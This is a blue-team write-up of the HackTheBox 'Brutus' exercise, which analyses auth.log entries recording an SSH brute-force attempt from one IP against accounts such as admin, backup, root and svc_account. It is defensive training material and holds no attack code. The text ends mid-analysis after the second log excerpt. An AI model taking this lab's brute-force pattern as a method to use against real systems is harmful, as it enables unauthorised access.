HACKTHEBOX BLUE TEAM

Scenario: Brutus

Date: 10/05/ 2024

Author: Ömer Basut

Introduction

This report documents the findings and processes involved in the "Brutus" exercise on the HackTheBox platform, aimed at enhancing skills in blue team operations, particularly focusing on log analysis and incident response. The primary objective of this exercise was to analyze an attack scenario where a Confluence server was subjected to a brute-force attack via its SSH service. By examining Unix auth.log and wtmp logs, this exercise provides an in-depth look into the sequence of unauthorized activities including initial access, privilege escalation, persistence mechanisms, and command execution patterns.

In the course of this exercise, various tools and techniques were employed to dissect and interpret the log data effectively, thereby providing insights into both the attack methodologies and the potential defenses against such exploits. The comprehensive analysis not only covers the brute-force aspect but also extends to understanding the full spectrum of malicious activities post-initial breach.

The findings from this exercise are intended to contribute to the broader cybersecurity community by offering detailed insights and potential strategies for mitigating similar security threats. The detailed exploration of auth.log and wtmp logs showcased in this report underscores the critical nature of log monitoring and management as fundamental elements of an effective security posture.

Timeline of Events

In this section, we provide a detailed timeline of the SSH brute-force attack on the Confluence server, from its initiation to its conclusion. The sequence of events is mapped out using key timestamps extracted from the ‘auth.log’ and ‘wtmp’ log, which helps us understand not only when the attack occurred but also the sequence in which unauthorized activities unfolded. This chronological outline serves as the foundation for our subsequent analysis, illustrating how the attacker progressed and what measures could potentially thwart such incidents in the future.




Figure-1: Accessing the zip containing log files.






Figure-2: Unzipping and getting log files.



```
┌──(kali㉿kali)-[~]
└─$ vim Desktop/auth.log
```


Figure-3: Using vim to investigate”auth.log”.



```
Mar  6 06:31:01 ip-172-31-35-28 CRON[2314]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:31:01 ip-172-31-35-28 CRON[2313]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:31:01 ip-172-31-35-28 CRON[2314]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:31:01 ip-172-31-35-28 CRON[2313]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:31:31 ip-172-31-35-28 sshd[2325]: Invalid user admin from 65.2.161.68 port 46380
Mar  6 06:31:31 ip-172-31-35-28 sshd[2325]: Received disconnect from 65.2.161.68 port 46380:11: Bye Bye [preauth]
Mar  6 06:31:31 ip-172-31-35-28 sshd[2325]: Disconnected from invalid user admin 65.2.161.68 port 46380 [preauth]
Mar  6 06:31:31 ip-172-31-35-28 sshd[620]: error: beginning MaxStartups throttling
Mar  6 06:31:31 ip-172-31-35-28 sshd[620]: drop connection #10 from [65.2.161.68]:46482 on [172.31.35.28]:22 past MaxStartups
Mar  6 06:31:31 ip-172-31-35-28 sshd[2327]: Invalid user admin from 65.2.161.68 port 46392
Mar  6 06:31:31 ip-172-31-35-28 sshd[2327]: pam_unix(sshd:auth): check pass; user unknown
Mar  6 06:31:31 ip-172-31-35-28 sshd[2327]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar  6 06:31:31 ip-172-31-35-28 sshd[2332]: Invalid user admin from 65.2.161.68 port 46444
Mar  6 06:31:31 ip-172-31-35-28 sshd[2331]: Invalid user admin from 65.2.161.68 port 46436
Mar  6 06:31:31 ip-172-31-35-28 sshd[2332]: pam_unix(sshd:auth): check pass; user unknown
Mar  6 06:31:31 ip-172-31-35-28 sshd[2332]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar  6 06:31:31 ip-172-31-35-28 sshd[2331]: pam_unix(sshd:auth): check pass; user unknown
Mar  6 06:31:31 ip-172-31-35-28 sshd[2331]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar  6 06:31:31 ip-172-31-35-28 sshd[2330]: Invalid user admin from 65.2.161.68 port 46422
Mar  6 06:31:31 ip-172-31-35-28 sshd[2337]: Invalid user admin from 65.2.161.68 port 46498
Mar  6 06:31:31 ip-172-31-35-28 sshd[2328]: Invalid user admin from 65.2.161.68 port 46390
Mar  6 06:31:31 ip-172-31-35-28 sshd[2335]: Invalid user admin from 65.2.161.68 port 46460
Mar  6 06:31:31 ip-172-31-35-28 sshd[2337]: pam_unix(sshd:auth): check pass; user unknown
Mar  6 06:31:31 ip-172-31-35-28 sshd[2337]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar  6 06:31:31 ip-172-31-35-28 sshd[2335]: pam_unix(sshd:auth): check pass; user unknown
Mar  6 06:31:31 ip-172-31-35-28 sshd[2335]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar  6 06:31:31 ip-172-31-35-28 sshd[2334]: Invalid user admin from 65.2.161.68 port 46454
Mar  6 06:31:31 ip-172-31-35-28 sshd[2329]: Invalid user admin from 65.2.161.68 port 46414
Mar  6 06:31:31 ip-172-31-35-28 sshd[2338]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68  user=backup
Mar  6 06:31:31 ip-172-31-35-28 sshd[2330]: pam_unix(sshd:auth): check pass; user unknown
Mar  6 06:31:31 ip-172-31-35-28 sshd[2334]: pam_unix(sshd:auth): check pass; user unknown
Mar  6 06:31:31 ip-172-31-35-28 sshd[2334]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar  6 06:31:31 ip-172-31-35-28 sshd[2336]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68  user=backup
Mar  6 06:31:31 ip-172-31-35-28 sshd[2330]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar  6 06:31:31 ip-172-31-35-28 sshd[2328]: pam_unix(sshd:auth): check pass; user unknown
Mar  6 06:31:31 ip-172-31-35-28 sshd[2328]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar  6 06:31:31 ip-172-31-35-28 sshd[2333]: Invalid user admin from 65.2.161.68 port 46452
Mar  6 06:31:31 ip-172-31-35-28 sshd[2329]: pam_unix(sshd:auth): check pass; user unknown
Mar  6 06:31:31 ip-172-31-35-28 sshd[2329]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar  6 06:31:31 ip-172-31-35-28 sshd[2333]: pam_unix(sshd:auth): check pass; user unknown
Mar  6 06:31:31 ip-172-31-35-28 sshd[2333]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar  6 06:31:31 ip-172-31-35-28 sshd[2352]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68  user=backup
Mar  6 06:31:31 ip-172-31-35-28 sshd[2351]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68  user=backup
Mar  6 06:31:31 ip-172-31-35-28 sshd[2355]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68  user=backup
Mar  6 06:31:32 ip-172-31-35-28 sshd[2357]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68  user=backup
Mar  6 06:31:33 ip-172-31-35-28 sshd[2327]: Failed password for invalid user admin from 65.2.161.68 port 46392 ssh2
Mar  6 06:31:33 ip-172-31-35-28 sshd[2331]: Failed password for invalid user admin from 65.2.161.68 port 46436 ssh2
Mar  6 06:31:33 ip-172-31-35-28 sshd[2332]: Failed password for invalid user admin from 65.2.161.68 port 46444 ssh2
Mar  6 06:31:33 ip-172-31-35-28 sshd[2335]: Failed password for invalid user admin from 65.2.161.68 port 46460 ssh2
Mar  6 06:31:33 ip-172-31-35-28 sshd[2337]: Failed password for invalid user admin from 65.2.161.68 port 46498 ssh2
Mar  6 06:31:33 ip-172-31-35-28 sshd[2334]: Failed password for invalid user admin from 65.2.161.68 port 46454 ssh2
Mar  6 06:31:33 ip-172-31-35-28 sshd[2338]: Failed password for backup from 65.2.161.68 port 46512 ssh2
Mar  6 06:31:33 ip-172-31-35-28 sshd[2336]: Failed password for backup from 65.2.161.68 port 46468 ssh2
Mar  6 06:31:33 ip-172-31-35-28 sshd[2330]: Failed password for invalid user admin from 65.2.161.68 port 46422 ssh2
Mar  6 06:31:33 ip-172-31-35-28 sshd[2328]: Failed password for invalid user admin from 65.2.161.68 port 46390 ssh2
Mar  6 06:31:33 ip-172-31-35-28 sshd[2329]: Failed password for invalid user admin from 65.2.161.68 port 46414 ssh2
Mar  6 06:31:33 ip-172-31-35-28 sshd[2333]: Failed password for invalid user admin from 65.2.161.68 port 46452 ssh2
Mar  6 06:31:34 ip-172-31-35-28 sshd[2352]: Failed password for backup from 65.2.161.68 port 46568 ssh2
Mar  6 06:31:34 ip-172-31-35-28 sshd[2351]: Failed password for backup from 65.2.161.68 port 46538 ssh2
Mar  6 06:31:34 ip-172-31-35-28 sshd[2355]: Failed password for backup from 65.2.161.68 port 46576 ssh2
```

Figure-4: Determining the suspected activities.


As it can be seen on Figure-4, there are many attempts to login admin account done by IP 65.2.161.68.



```
Mar  6 06:31:37 ip-172-31-35-28 sshd[2400]: Invalid user svc_account from 65.2.161.68 port 46854
Mar  6 06:31:37 ip-172-31-35-28 sshd[2396]: pam_unix(sshd:auth): check pass; user unknown
Mar  6 06:31:37 ip-172-31-35-28 sshd[2396]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar  6 06:31:37 ip-172-31-35-28 sshd[2400]: pam_unix(sshd:auth): check pass; user unknown
Mar  6 06:31:37 ip-172-31-35-28 sshd[2400]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar  6 06:31:37 ip-172-31-35-28 sshd[2377]: Received disconnect from 65.2.161.68 port 46684:11: Bye Bye [preauth]
Mar  6 06:31:37 ip-172-31-35-28 sshd[2377]: Disconnected from invalid user server_adm 65.2.161.68 port 46684 [preauth]
Mar  6 06:31:37 ip-172-31-35-28 sshd[2399]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68  user=root
Mar  6 06:31:37 ip-172-31-35-28 sshd[2407]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68  user=root
Mar  6 06:31:37 ip-172-31-35-28 sshd[2409]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68  user=root
Mar  6 06:31:38 ip-172-31-35-28 sshd[2379]: Failed password for invalid user server_adm from 65.2.161.68 port 46698 ssh2
Mar  6 06:31:38 ip-172-31-35-28 sshd[2380]: Failed password for invalid user server_adm from 65.2.161.68 port 46710 ssh2
Mar  6 06:31:38 ip-172-31-35-28 sshd[2383]: Failed password for invalid user svc_account from 65.2.161.68 port 46722 ssh2
Mar  6 06:31:38 ip-172-31-35-28 sshd[2384]: Failed password for invalid user svc_account from 65.2.161.68 port 46732 ssh2
Mar  6 06:31:38 ip-172-31-35-28 sshd[2387]: Failed password for invalid user svc_account from 65.2.161.68 port 46742 ssh2
Mar  6 06:31:38 ip-172-31-35-28 sshd[2389]: Failed password for invalid user svc_account from 65.2.161.68 port 46744 ssh2
Mar  6 06:31:39 ip-172-31-35-28 sshd[2391]: Failed password for invalid user svc_account from 65.2.161.68 port 46750 ssh2
Mar  6 06:31:39 ip-172-31-35-28 sshd[2393]: Failed password for invalid user svc_account from 65.2.161.68 port 46774 ssh2
Mar  6 06:31:39 ip-172-31-35-28 sshd[2394]: Failed password for invalid user svc_account from 65.2.161.68 port 46786 ssh2
Mar  6 06:31:39 ip-172-31-35-28 sshd[2397]: Failed password for invalid user svc_account from 65.2.161.68 port 46814 ssh2
Mar  6 06:31:39 ip-172-31-35-28 sshd[2398]: Failed password for invalid user svc_account from 65.2.161.68 port 46840 ssh2
Mar  6 06:31:39 ip-172-31-35-28 sshd[2396]: Failed password for invalid user svc_account from 65.2.161.68 port 46800 ssh2
Mar  6 06:31:39 ip-172-31-35-28 sshd[2400]: Failed password for invalid user svc_account from 65.2.161.68 port 46854 ssh2
